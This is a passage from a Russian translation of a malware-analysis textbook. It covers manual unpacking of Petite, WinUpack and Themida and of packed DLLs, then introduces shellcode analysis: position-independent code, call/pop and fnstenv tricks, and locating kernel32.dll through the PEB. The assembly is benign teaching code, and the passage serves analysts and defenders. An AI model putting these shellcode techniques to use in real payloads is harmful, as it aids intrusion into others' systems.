Petite во многом похож на ASPack. Petite также применяет антиотладочные механизмы, затрудняющие определение OEP, а его код использует исключения одиночного шага, чтобы осуществить переход в отладчик. Эту проблему можно устранить, передавая исключения одиночного шага программе, как описано в главе 16. Лучшая стратегия - применить аппаратную точку останова на стеке для поиска OEP, как и в случае ASPack. Petite использует сложную структуру кода, поэтому, приблизившись к OEP, его легко заметить: исходный код выглядит нормально, в отличие от кода обёртки Petite.

Кроме того, Petite сохраняет в исходной таблице импорта как минимум один импорт из каждой библиотеки. Хотя на сложность распаковки это не влияет, можно легко определить, какие DLL использует вредоносная программа, не распаковывая её.

WinUpack

WinUpack - упаковщик с графическим интерфейсом, рассчитанный на оптимальное сжатие, а не на безопасность. Существует версия этого упаковщика для командной строки под названием UPack, а также автоматические распаковщики, предназначенные специально для UPack и WinUpack.

Хотя безопасность не является его главной целью, WinUpack всё же содержит защитные меры, которые затрудняют поиск OEP и делают бесполезными такие методы, как поиск завершающего перехода или использование OllyDump. В листинге 18-5 показан завершающий переход этого исполняемого файла.

```
010103A6 POP ECX
010103A7 OR ECX,ECX
010103A9 MOV DWORD PTR SS:[EBP+3A8],EAX
010103AF POPAD
010103B0 JNZ SHORT Sample_upac.010103BA
010103B2 MOV EAX,1
010103B7 RETN 0C
010103BA ●PUSH Sample_upac.01005F85
010103BF ●RETN
010103C0 MOV EAX,DWORD PTR SS:[EBP+426]
010103C6 LEA ECX,DWORD PTR SS:[EBP+43B]
010103CC PUSH ECX
010103CD PUSH EAX
010103CE CALL DWORD PTR SS:[EBP+F49]
010103D4 MOV DWORD PTR SS:[EBP+555],EAX
010103DA LEA EAX,DWORD PTR SS:[EBP+447]
010103E0 PUSH EAX
010103E1 CALL DWORD PTR SS:[EBP+F51]
010103E7 MOV DWORD PTR SS:[EBP+42A],EAX
```

Листинг 18-5. Завершающий переход программы, упакованной UPack

В этом листинге завершающий переход в точке  находится в середине распаковочной заглушки, поэтому его трудно заметить. Инструкция push в точке , за которой следует инструкция возврата, чрезвычайно характерна для завершающего перехода. Прежде чем попасть к завершающему переходу, код многократно перескакивает с места на место, чтобы его было сложнее обнаружить. Чтобы дополнительно скрыть завершающий переход, упаковщик изменяет инструкцию push,

предшествующую инструкции `retn`, незадолго до её вызова. Переход также не очень далёкий, поэтому обнаружить его поиском длинных переходов нельзя. Поскольку OEP находится в том же разделе, что и распаковочная заглушка, OllyDump не может автоматически определить завершающий переход своим методом перехода между разделами.

Лучшая стратегия поиска OEP программы, упакованной UPack, - установить точку останова на `GetProcAddress`, а затем осторожно выполнять инструкции по одной, отыскивая циклы, которые выполняют разрешение импортов. Если устанавливать точки останова на каждой инструкции `jmp` или `call`, пошаговое выполнение никогда не закончится; если же расставить их слишком редко, программа, вероятно, пройдёт мимо них и выполнится до конца.

Не отчаивайтесь, если программа выполнится до конца, не достигнув ваших точек останова. Просто перезапустите приложение в отладчике и попробуйте снова. Ошибки - часть процесса. В конце концов вы пошагово дойдёте до инструкции `ret`, являющейся завершающим переходом.

Иногда распознать завершающий переход бывает непросто. В данном случае он ведёт примерно на 0x4000 байт в сторону. Большинство распаковочных заглушек намного меньше 0x4000, и переход на такое расстояние обычно ведёт к OEP. Хороший способ перепроверить вывод - исследовать код вокруг OEP: по сравнению с распаковочной заглушкой он должен больше походить на обычный код.

В распаковочной заглушке часто имеется множество условных переходов и возвратов посреди функции, тогда как код вокруг OEP не должен содержать этих необычных элементов.

Ещё одна стратегия, работающая с UPack, - установить точку останова на `GetModuleHandleA` для программ с графическим интерфейсом или на `GetCommandLineA` для программ командной строки. В Windows эти функции вызываются вскоре после OEP. Когда точка останова сработает, просмотрите код в обратном направлении, чтобы найти OEP.

Иногда WinUpack приводит к сбою OllyDbg, используя PE-заголовок, который OllyDbg разбирает неправильно. В главе 16 мы показали, что OllyDbg несовершенен и испытывает трудности при разборе двоичных файлов, которые прекрасно выполняются в Windows вне отладчика. Столкнувшись с этой проблемой, всегда пробуйте использовать WinDbg, прежде чем пытаться разобраться в ошибках PE-заголовка.

Themida

Themida - очень сложный упаковщик со множеством возможностей. Большинство из них направлено против отладки и анализа, что делает Themida очень защищённым упаковщиком, который трудно распаковывать и анализировать.

Themida содержит средства, препятствующие анализу с помощью VMWare, отладчиков и Process Monitor (`prosmom`). В Themida также имеется компонент ядра, который существенно усложняет анализ. Код, выполняющийся в ядре, имеет очень мало ограничений, тогда как анализирующий код обычно работает в пользовательском пространстве и потому подчиняется большему числу ограничений.

Из-за столь большого числа возможностей упакованный Themida исполняемый файл получается необычно громоздким. Кроме того, в отличие от большинства упаковщиков, код Themida продолжает выполняться всё время, пока работает исходная программа.

Для распаковки файлов Themida разработаны автоматические инструменты, однако их успех зависит от версии Themida и параметров, использованных при упаковке программы. В Themida столько возможностей и настроек, что невозможно найти единую стратегию распаковки, которая работала бы всегда.

Если автоматические инструменты не помогают, ещё одна прекрасная стратегия - использовать ProcDump для выгрузки процесса из памяти без отладки. ProcDump - инструмент Microsoft для выгрузки содержимого процесса Windows. Он предназначен для работы совместно с отладчиком, но сам отладчиком не является. Главное преимущество ProcDump состоит в том, что память процесса можно выгрузить, не останавливая и не отлаживая процесс, что исключительно полезно для упаковщиков с развитыми средствами противодействия отладке. Даже когда отладить исполняемый файл невозможно, ProcDump позволяет выгрузить распакованное содержимое во время его выполнения. Этот процесс не восстанавливает исходный исполняемый файл полностью, но позволяет запустить Strings и выполнить некоторый анализ кода.

Анализ без полной распаковки

Некоторые программы, включая упакованные Themida, бывает очень трудно распаковать. Иногда можно потратить на попытки целый день и ничего не добиться. Возможно, упаковщик применяет новый приём, с которым вы попросту не можете справиться. Если это случилось, вам, возможно, повезло: для анализа вредоносной программы не всегда требуется создавать полностью распакованный работоспособный исполняемый файл.

Простейший случай возникает, когда распакованная программа не выполняется из-за того, что полностью исправить таблицу импорта и PE-заголовков не удалось. Даже тогда программу можно анализировать в IDA Pro, хотя она и не является полностью исполняемой. Получив выгруженную программу на диске, можно заставить IDA Pro анализировать конкретные разделы кода: перейти к адресу памяти и пометить этот раздел как код. Кроме того, для программы можно запустить Strings (как рассматривалось в главе 1), что может выявить импортированные функции и другие полезные сведения.

Возможности анализа без полной распаковки весьма ограничены, но в зависимости от вашей цели их может оказаться достаточно.

Некоторые распаковщики фактически не распаковывают всю исходную программу до начала её выполнения. Вместо этого они распаковывают часть исходной программы и выполняют её. Когда наступает время выполнить следующую часть кода, она распаковывается в память и запускается. Это создаёт значительные накладные расходы для исполняемого файла, но сильно затрудняет работу аналитика.

Обратная разработка механизма, который распаковывает отдельные фрагменты кода, может позволить написать сценарий для распаковки всего кода или хотя бы значительных его частей. Другой вариант - уделить больше внимания динамическому анализу.

Упакованные DLL

С упаковкой DLL связаны дополнительные сложности, поэтому такую возможность поддерживают не все упаковщики. Одна из них - обработка экспортов DLL. Таблица экспорта в DLL указывает на адрес экспортированных функций, а если DLL упакована, экспортированные функции тоже упакованы. Упаковщик должен это учитывать, чтобы DLL работала правильно.

Распаковка DLL мало отличается от распаковки EXE. Главное помнить, что у DLL, как и у исполняемых файлов, имеется OEP. Все DLL содержат функцию DllMain, вызываемую при загрузке DLL. OEP в DLL - исходное начало DllMain. Начальный адрес, указанный в упакованной DLL, является адресом распаковочной заглушки, которую помещают в DllMain, а не в основной

метод. OllyDbg умеет загружать DLL и содержит инструмент loadDll.exe, позволяющий загружать и отлаживать DLL. Проблема в том, что метод DllMain будет вызван до остановки в OllyDbg. К моменту остановки распаковочная загрузка уже выполнится, и найти OEP будет очень трудно.

Чтобы обойти эту проблему, откройте PE-файл и найдите поле Characteristics в разделе IMAGE_FILE_HEADER. Для DLL бит в позиции 0x2000 поля IMAGE_FILE_HEADER установлен в 1. Если изменить это поле на 0, файл будет интерпретироваться как исполняемый. OllyDbg откроет программу как EXE, и вы сможете применить все стратегии распаковки, рассмотренные в этой главе. После нахождения OEP верните бит обратно, чтобы программа снова обрабатывалась как DLL.

Заключение

В этой главе было рассмотрено множество стратегий работы с упакованным программным обеспечением. Мы начали с основ работы упаковщиков и распаковки программ, а затем обсудили некоторые инструменты и стратегии автоматической распаковки. После этого мы рассмотрели методы ручной распаковки вредоносных программ. Единой стратегии или инструмента, работающего во всех случаях, не существует, поэтому необходимо знать несколько методов.

В следующей главе мы рассмотрим шелл-код, а также стратегии распознавания и анализа вредоносного шелл-кода.

Лабораторные работы

Ваша цель в лабораторных работах к этой главе - просто распаковать код для последующего анализа. В каждой работе следует попытаться распаковать код так, чтобы к нему можно было применить другие методы статического анализа. Хотя для некоторых из этих лабораторных работ может найтись подходящий автоматический распаковщик, автоматические распаковщики не помогут освоить навыки, которые понадобятся при встрече с нестандартными упаковщиками. Кроме того, овладев распаковкой, вы, возможно, сможете вручную распаковать файл быстрее, чем найти, загрузить и применить автоматический распаковщик.

Каждая лабораторная работа представляет собой упакованную версию работы из одной из предыдущих глав. В каждом случае ваша задача - распаковать лабораторный файл и определить, в какой главе он встречался. Используются файлы с Lab18-01.exe по Lab18-05.exe.

Часть VI. Специальные темы

Глава 19. Анализ шелл-кода

Шелл-кодом называют полезную нагрузку в виде необработанного исполняемого кода. Название shellcode возникло потому, что злоумышленники обычно применяли такой код для получения интерактивного доступа к командной оболочке скомпрометированной системы. Однако со временем этот термин стал широко использоваться для обозначения любого фрагмента самодостаточного исполняемого кода.

Шелл-код часто применяется вместе с эксплойтом для подчинения работающей программы или вредоносной программой, выполняющей внедрение в процесс. Эксплуатация и внедрение в процесс похожи тем, что шелл-код добавляется в уже работающую программу и выполняется после запуска процесса.

Авторам шелл-кода приходится вручную выполнять ряд действий, о которых разработчики обычного программного обеспечения обычно никогда не беспокоятся. Например, пакет шелл-кода не может полагаться на действия, выполняемые загрузчиком Windows при нормальном запуске программы, в том числе следующие:

- размещение программы в предпочтительной области памяти;
- применение перемещений адресов, если загрузить её в предпочтительную область памяти невозможно;
- загрузка необходимых библиотек и разрешение внешних зависимостей.

Эта глава знакомит вас с такими методами работы с шелл-кодом на полных, работоспособных примерах из реального мира.

Загрузка шелл-кода для анализа

Загрузка и запуск шелл-кода в отладчике проблематичны, поскольку обычно шелл-код представляет собой всего лишь двоичный фрагмент данных, который нельзя запустить так же, как обычный исполняемый файл. Чтобы упростить задачу, мы воспользуемся `shellcode_launcher.exe` (он включён в лабораторные материалы, доступные по адресу practicalmalwareanalysis.com) для загрузки фрагментов шелл-кода и перехода к ним.

Как обсуждалось в главе 5, загрузить шелл-код в IDA Pro для статического анализа относительно просто, однако во время загрузки пользователь должен указать параметры, поскольку формата исполняемого файла, описывающего содержимое шелл-кода, нет. Сначала необходимо убедиться, что в диалоговом окне загрузки выбран правильный тип процессора. Для образцов в этой главе можно использовать тип процессора **Intel 80x86 processors: metapc** и при запросе выбрать 32-разрядное дизассемблирование. IDA Pro загрузит двоичный файл, но не выполнит автоматический анализ - анализ придётся проводить вручную.

Позиционно-независимый код

Позиционно-независимый код (position-independent code, PIC) - это код, в котором отсутствуют жёстко заданные адреса кода или данных. Шелл-код является PIC. Он не может исходить из того, что во время выполнения окажется в конкретной области памяти, поскольку разные версии уязвимой программы во время работы могут загружать шелл-код в разные области памяти.

Шелл-код должен обеспечивать, чтобы весь доступ к памяти как для кода, так и для данных осуществлялся посредством методов PIC.

В таблице 19-1 приведены несколько распространённых видов доступа к коду и данным x86 и указано, являются ли они позиционно-независимыми.

Мнемоника инструкции	Байты инструкции	Позиционно-независима?
call sub_401000	E8 C1 FF FF FF □	Да
jnz short loc_401044	75 0E □	Да
mov edx, dword_407030 □	8B 15 30 70 40 00	Нет
mov eax, [ebp-4] □	8B 45 FC	Да

Таблица 19-1. Различные виды доступа к коду и данным x86

В таблице инструкция call содержит 32-разрядное знаковое относительное смещение, которое прибавляется к адресу непосредственно после инструкции call, чтобы вычислить целевой адрес. Поскольку показанная в таблице инструкция call расположена по адресу 0x0040103A, прибавление значения смещения 0xFFFFFC1 □ к адресу инструкции вместе с размером инструкции call (5 байт) даёт целевой адрес вызова 0x00401000.

Инструкция jnz очень похожа на call, но использует лишь 8-разрядное знаковое относительное смещение. Инструкция jnz расположена по адресу 0x00401034. Сложение этого адреса, хранящегося в инструкции смещения (0xE) □ и размера инструкции (2 байта) даёт целевой адрес перехода 0x00401044.

Как видите, инструкции передачи управления, такие как call и переходы, уже являются позиционно-независимыми. Они вычисляют целевые адреса, прибавляя относительное смещение, хранящееся в инструкции, к текущему адресу, указанному регистром EIP. (Некоторые формы call и переходов позволяют программистам использовать абсолютную, или неотносительную, адресацию, которая не является позиционно-независимой, но их легко избегать.)

Инструкция mov в точке □ демонстрирует обращение к глобальной переменной данных dword_407030. Последние 4 байта этой инструкции задают адрес памяти 0x00407030. Эта конкретная инструкция не является позиционно-независимой, и авторам шелл-кода следует её избегать.

Сравните инструкцию mov в точке □ с инструкцией mov в точке □, которая обращается к DWORD в стеке. Эта инструкция использует регистр EBP как базу и содержит знаковое относительное смещение 0xFC (-4). Такой доступ к данным является позиционно-независимым и служит образцом, который авторы шелл-кода должны применять для любого доступа к данным: вычислить адрес во время выполнения и обращаться к данным только посредством смещений относительно него. (В следующем разделе рассматривается поиск подходящего адреса времени выполнения.)

Определение адреса выполнения

Для позиционно-независимого доступа к данным шелл-коду требуется разыменовывать базовый указатель. Прибавляя значения к этой базе или вычитая их из неё, можно безопасно обращаться к данным, включённым в шелл-код. Поскольку набор инструкций x86, в отличие от инструкций передачи управления, не предоставляет доступа к данным относительно EIP, сначала необходимо

загрузить текущий указатель инструкций в регистр общего назначения и использовать его как базовый указатель.

Получение текущего указателя инструкций может быть неочевидным, потому что в системах x86 программное обеспечение не имеет прямого доступа к указателю инструкций. Фактически невозможно ассемблировать инструкцию `mov eax, eip`, которая непосредственно загрузила бы текущий указатель инструкций в регистр общего назначения. Однако шелл-код использует для решения этой задачи два популярных метода: инструкции `call/pop` и `fnstenv`.

Использование `call/pop`

При выполнении инструкции `call` процессор помещает в стек адрес следующей за `call` инструкции, а затем передаёт управление по запрошенному адресу. Функция выполняется и при завершении исполняет инструкцию `ret`, которая снимает адрес возврата с вершины стека и загружает его в указатель инструкций. В результате выполнение возвращается к инструкции сразу после `call`.

Шелл-код может злоупотребить этим соглашением, немедленно выполнив после `call` инструкцию `pop`, которая загрузит адрес сразу после `call` в указанный регистр. В листинге 19-1 приведён простой пример Hello World, использующий этот метод.

```
Bytes          Disassembly
83 EC 20       sub     esp, 20h
31 D2         xor     edx, edx
E8 0D 00 00 00 call    sub_17 ❶
48 65 6C 6C 6F db     'Hello World!'\0 ❷
20 57 6F 72 6C
64 21 00

sub_17:
5F           pop     edi ❸          ; edi получает указатель на строку
52           push    edx          ; uType: MB_OK
57           push    edi          ; lpCaption
57           push    edi          ; lpText
52           push    edx          ; hWnd: NULL
B8 EA 07 45 7E mov     eax, 7E4507EAh ; MessageBoxA
FF D0        call    eax ❹
52           push    edx          ; uExitCode
B8 FA CA 81 7C mov     eax, 7C81CAFAh ; ExitProcess
FF D0        call    eax ❺
```

Листинг 19-1. Пример Hello World с `call/pop`

Инструкция `call` в точке ❶ передаёт управление подпрограмме `sub_17` в точке ❷. Этот код является PIC, поскольку инструкция `call` использует значение относительно EIP (`0x0000000D`) для вычисления цели вызова. Инструкция `pop` в точке ❸ загружает в EDI адрес, хранящийся на вершине стека.

Помните, что сохранённое инструкцией `call` значение EIP указывает на адрес непосредственно после `call`, поэтому после инструкции `pop` регистр EDI будет содержать указатель на объявление `db` в точке ❷. Объявление `db` - это синтаксис языка ассемблера для создания последовательности байтов, составляющих строку `Hello World!`. После `pop` в точке ❸ регистр EDI будет указывать на эту строку `Hello World!`.

Такое перемежение кода и данных нормально для шелл-кода, но легко вводит в заблуждение дизассемблеры, которые пытаются интерпретировать данные после инструкции `call` как код. В результате получается бессмысленный дизассемблированный код, либо процесс дизассемблирования полностью останавливается при встрече недопустимых сочетаний кодов операций. Как мы видели в главе 15, пары `call/pop` для получения указателей на данные могут

встраиваться в более крупные программы как дополнительный приём противодействия обратной разработке.

Оставшийся код вызывает MessageBoxA в точке `□`, чтобы показать сообщение "Hello World!", а затем ExitProcess в точке `□` для корректного завершения. В этом примере для вызова обеих функций используются жёстко заданные адреса, поскольку импортированные функции в шелл-коде не разрешаются загрузчиком автоматически, однако жёстко заданные адреса делают код ненадёжным. (Эти адреса взяты из системы Windows XP SP3 и у вас могут отличаться.)

Чтобы найти адреса этих функций с помощью OllyDbg, откройте любой процесс и нажмите **CTRL-G**, чтобы вызвать диалоговое окно **Enter Expression to Follow**. Введите в нём MessageBoxA и нажмите **ENTER**. Отладчик должен показать адрес функции при условии, что библиотека с этим экспортом (user32.dll) загружена отлаживаемым процессом.

Чтобы загрузить этот пример посредством shellcode_launcher.exe и выполнить его пошагово, введите в командной строке:

```
shellcode_launcher.exe -i helloworld.bin -bp -L user32
```

Параметр `-L user32` необходим, поскольку шелл-код не вызывает LoadLibraryA, поэтому shellcode_launcher.exe должен обеспечить загрузку этой библиотеки. Параметр `-bp` вставляет инструкцию точки останова непосредственно перед переходом к двоичному шелл-коду, указанному параметром `-i`. Вспомните, что отладчики можно зарегистрировать для оперативной отладки и запускать автоматически (либо по запросу), когда программа встречает точку останова. Если такой отладчик, как OllyDbg, зарегистрирован для оперативной отладки, он откроется и присоединится к процессу, встретившему точку останова. Это позволяет пропустить содержимое программы shellcode_launcher.exe и начать с начала двоичного шелл-кода.

OllyDbg можно назначить отладчиком оперативной отладки, выбрав **Options > Just-in-time Debugging > Make OllyDbg Just-in-time Debugger**.

Примечание. Читателям, желающим выполнить этот пример, может потребоваться изменить жёстко заданные адреса функций MessageBoxA и ExitProcess. Эти адреса можно найти описанным в тексте способом. Найдя адреса, можно исправить helloworld.bin внутри OllyDbg: поместите курсор на инструкцию, загружающую жёстко заданный адрес функции в регистр EAX, и нажмите пробел. Откроется диалоговое окно OllyDbg **Assemble At**, позволяющее ввести собственный ассемблерный код. OllyDbg ассемблирует его и перезапишет текущую инструкцию. Просто замените значение 7E4507EAh правильным значением из вашей системы, и OllyDbg исправит программу в памяти, позволив шелл-коду выполниться правильно.

Использование fnstenv

Блок вычислений с плавающей точкой x87 (FPU) предоставляет отдельную среду выполнения внутри обычной архитектуры x86. Он содержит отдельный набор регистров специального назначения, которые ОС должна сохранять при переключении контекста, когда процесс выполняет арифметические операции с плавающей точкой посредством FPU. В листинге 19-2 показана 28-байтовая структура, которую инструкции fnstenv и fnstenv используют для сохранения состояния FPU в памяти при выполнении в 32-разрядном защищённом режиме.

```
struct FpuSaveState {
    uint32_t    control_word;
    uint32_t    status_word;
    uint32_t    tag_word;
    uint32_t    fpu_instruction_pointer;
    uint16_t    fpu_instruction_selector;
```

```

uint16_t    fpu_opcode;
uint32_t    fpu_operand_pointer;
uint16_t    fpu_operand_selector;
uint16_t    reserved;
};

```

Листинг 19-2. Определение структуры FpuSaveState

Единственное важное здесь поле - `fpu_instruction_pointer` по байтовому смещению 12. Оно содержит адрес последней инструкции ЦП, использовавшей FPU, и предоставляет обработчикам исключений контекст, позволяющий определить, какие инструкции FPU могли вызвать сбой. Это поле необходимо, поскольку FPU работает параллельно с ЦП. Если FPU создаёт исключение, обработчик исключения не может просто посмотреть адрес возврата из прерывания, чтобы определить вызвавшую сбой инструкцию.

В листинге 19-3 показан дизассемблированный код другой программы Hello World, использующей `fnstenv` для получения значения EIP.

```

Bytes          Disassembly
83 EC 20       sub     esp, 20h
31 D2          xor     edx, edx
EB 15          jmp     short loc_1C
EA 07 45 7E    dd      7E4507EAh          ; MessageBoxA
FA CA 81 7C    dd      7C81CAFAh          ; ExitProcess
48 65 6C 6C 6F db      'Hello World!',0
20 57 6F 72 6C
64 21 00

loc_1C:

D9 EE          fldz     ; 
D9 74 24 F4    fnstenv byte ptr [esp-0Ch] ; 
5B             pop      ebx ; ebx указывает на fldz
8D 7B F3       lea     edi, [ebx-0Dh] ; загрузка указателя HelloWorld
52             push     edx ; uType: MB_OK
57             push     edi ; lpCaption
57             push     edi ; lpText
52             push     edx ; hWnd: NULL
8B 43 EB       mov     eax, [ebx-15h] ; загрузка MessageBoxA
FF D0          call     eax ; вызов MessageBoxA
52             push     edx ; uExitCode
8B 43 EF       mov     eax, [ebx-11h] ; загрузка ExitProcess
FF D0          call     eax ; вызов ExitProcess

```

Листинг 19-3. Пример Hello World с fnstenv

Инструкция `fldz` в точке `□` помещает число с плавающей точкой `0.0` в стек FPU. Значение `fpu_instruction_pointer` внутри FPU обновляется и начинает указывать на инструкцию `fldz`.

Выполнение `fnstenv` в точке `□` сохраняет структуру `FpuSaveState` в стек по адресу `[esp-0Ch]`, что позволяет шелл-коду выполнить `pop` в точке `□`, загружающий в EBX значение `fpu_instruction_pointer`. После выполнения `pop` регистр EBX будет содержать значение, указывающее на положение инструкции `fldz` в памяти. Затем шелл-код начинает использовать EBX как базовый регистр для доступа к внедрённым в код данным.

Как и в предыдущем примере Hello World, где применялся метод `call/pop`, этот код вызывает `MessageBoxA` и `ExitProcess` по жёстко заданным адресам, но здесь адреса функций хранятся как данные вместе с выводимой строкой ASCII. Инструкция `lea` в точке `□` загружает адрес строки `Hello World!`, вычитая `0x0D` из хранящегося в EBX адреса инструкции `fldz`. Инструкция `mov` в точке `□` загружает адрес первой функции, `MessageBoxA`, а инструкция `mov` в точке `□` - адрес второй функции, `ExitProcess`.

Примечание. Листинг 19-3 представляет собой искусственный пример, однако шелл-код нередко хранит или создаёт массивы указателей на функции. В этом примере мы

использовали инструкцию `fldz`, но подойдёт любая инструкция FPU, не передающая управление.

Этот пример можно выполнить посредством `shellcode_launcher.exe` следующей командой:

```
shellcode_launcher.exe -i hellofstenv.bin -bp -L user32
```

Ручное разрешение символов

Шелл-код существует в виде двоичного блока, который получает управление. Получив управление, он должен сделать что-то полезное, а это обычно означает взаимодействие с системой через API.

Помните, что шелл-код не может использовать загрузчик Windows, чтобы обеспечить загрузку и доступность всех необходимых библиотек и разрешение всех внешних символов. Вместо этого он должен найти символы самостоятельно. Шелл-код из предыдущих примеров находил их по жёстко заданным адресам, но этот крайне ненадёжный метод работает лишь в конкретной версии ОС с конкретным пакетом обновления. Чтобы надёжно работать в разных средах, шелл-код должен находить функции динамически, и обычно для этой задачи он применяет `LoadLibraryA` и `GetProcAddress`.

Функция `LoadLibraryA` загружает указанную библиотеку и возвращает дескриптор. Функция `GetProcAddress` ищет в экспортах библиотеки заданное имя символа или порядковый номер. Имея доступ к этим двум функциям, шелл-код может загрузить любую библиотеку в системе и найти экспортированные символы, после чего он получает полный доступ к API.

Обе функции экспортируются из `kernel32.dll`, поэтому шелл-код должен выполнить следующее:

- найти `kernel32.dll` в памяти;
- разобрать PE-файл `kernel32.dll` и найти среди экспортированных функций `LoadLibraryA` и `GetProcAddress`.

Поиск `kernel32.dll` в памяти

Чтобы найти `kernel32.dll`, мы пройдем по ряду недокументированных структур Windows. Одна из этих структур содержит адрес загрузки `kernel32.dll`.

Примечание. Большинство структур Windows перечислено на сайте Microsoft Developer Network (MSDN), но документированы они не полностью. Многие содержат массивы байтов с именем `Reserved` и предупреждение: "Эта структура может измениться в будущих версиях Windows". Полные описания этих структур см. по адресу undocumented.ntinternals.net.

На рисунке 19-1 показаны структуры данных, по которым обычно переходят для поиска базового адреса `kernel32.dll` (показаны только существенные поля и смещения внутри каждой структуры).




Рисунок 19-1. Обход структур для поиска DllBase библиотеки kernel32.dll

Процесс начинается с TEB, доступного через сегментный регистр FS. По смещению 0x30 внутри TEB находится указатель на PEB. По смещению 0x0c внутри PEB находится указатель на структуру PEB_LDR_DATA, содержащую три двусвязных списка структур LDR_DATA_TABLE - по одному для каждого загруженного модуля. Искомое значение находится в поле DllBase элемента kernel32.dll.

Три структуры LIST_ENTRY связывают элементы LDR_DATA_TABLE в разном порядке по имени. Шелл-код обычно следует по элементам InInitializationOrderLinks. В версиях от Windows 2000 до Vista библиотека kernel32.dll инициализируется второй, сразу после ntdll.dll, а значит, второй элемент списка структур InInitializationOrderLinks должен принадлежать kernel32.dll. Однако начиная с Windows 7 kernel32.dll больше не является вторым инициализируемым модулем, поэтому этот простой алгоритм перестаёт работать. Переносимому шелл-коду вместо этого потребуется исследовать поле UNICODE_STRING FullDllName, чтобы убедиться, что это kernel32.dll.

При обходе структур LIST_ENTRY важно понимать, что указатели Flink и Blink указывают на соответствующую структуру LIST_ENTRY в следующей и предыдущей структурах LDR_DATA_TABLE. Поэтому, следуя по InInitializationOrderLinks к LDR_DATA_TABLE_ENTRY библиотеки kernel32.dll, для получения DllBase к указателю нужно прибавить только 8, а не 0x18, как потребовалось бы, если бы указатель указывал на начало структуры.

В листинге 19-4 приведён пример ассемблерного кода, который находит базовый адрес kernel32.dll.

```

; __stdcall DWORD findKernel32Base(void);
findKernel32Base:
    push    esi
    xor     eax, eax
    mov     eax, [fs:eax+0x30] ; eax получает указатель на PEB
    test    eax, eax          ; если старший бит установлен: Win9x
    js      .kernel32_9x
    mov     eax, [eax + 0x0c] ; eax получает указатель на PEB_LDR_DATA
    ;esi получает указатель на 1-й
    ;LDR_DATA_TABLE_ENTRY.InInitializationOrderLinks.Flink
    mov     esi, [eax + 0x1c]
    ;eax получает указатель на 2-й
    ;LDR_DATA_TABLE_ENTRY.InInitializationOrderLinks.Flink
    lodsd
    mov     eax, [eax + 8]      ; eax получает LDR_DATA_TABLE_ENTRY.DllBase
    jmp     near .finished
  
```



```

.kernel32_9x:
    jmp     near .kernel32_9x ; Win9x не поддерживается: бесконечный цикл
.finished:
    pop     esi
    ret

```

Листинг 19-4. Реализация findKernel32Base

В точке `□` листинг обращается к ТЕВ через сегментный регистр FS, чтобы получить указатель на PEB. Инструкция `js` (jump if signed - переход, если число знаковое) в точке `□` проверяет, установлен ли старший бит указателя PEB, чтобы различить системы Win9x и WinNT. В WinNT (включая Windows 2000, XP и Vista) старший бит указателя PEB обычно никогда не установлен, поскольку старшие адреса памяти зарезервированы для ОС. Применение знакового бита для определения семейства ОС не работает в системах, использующих параметр загрузки /3GB, при котором граница между памятью пользовательского режима и режима ядра проходит по адресу `0xC0000000`, а не `0x80000000`, но в этом простом примере это игнорируется. Данный шелл-код не поддерживает Win9x, поэтому при обнаружении Win9x он входит в бесконечный цикл в точке `□`.

Затем шелл-код переходит к `PEB_LDR_DATA` в точке `□`. Он предполагает, что выполняется в Windows Vista или более ранней версии, поэтому может просто получить второй `LDR_DATA_TABLE_ENTRY` в связанном списке `InInitializationOrderLinks` в точке `□` и вернуть его поле `DllBase`.

Разбор экспортных данных PE

Найдя базовый адрес `kernel32.dll`, необходимо разобрать библиотеку, чтобы найти экспортированные символы. Как и при поиске адреса `kernel32.dll`, этот процесс требует перехода по нескольким структурам в памяти.

При определении адресов внутри файла PE-файлы используют относительные виртуальные адреса (RVA). Их можно считать смещениями внутри PE-образа в памяти, поэтому, чтобы превратить каждый RVA в допустимый указатель, к нему необходимо прибавить базовый адрес PE-образа.

Экспортные данные хранятся в `IMAGE_EXPORT_DIRECTORY`. RVA этой структуры находится в массиве структур `IMAGE_DATA_DIRECTORY` в конце `IMAGE_OPTIONAL_HEADER`. Положение массива `IMAGE_DATA_DIRECTORY` зависит от того, предназначен PE-файл для 32-разрядного или 64-разрядного приложения. Обычный шелл-код предполагает, что работает на 32-разрядной платформе, поэтому ещё во время компиляции ему известно правильное смещение от сигнатуры PE до массива каталогов:

```
sizeof(PE_Signature) + sizeof(IMAGE_FILE_HEADER) + sizeof(IMAGE_OPTIONAL_HEADER) = 120 байт
```

Существенные поля структуры `IMAGE_EXPORT_DIRECTORY` показаны на рисунке 19-2. `AddressOfFunctions` - массив RVA, указывающих на фактические экспортированные функции. Он индексируется порядковым номером экспорта (это альтернативный способ поиска экспортированного символа).

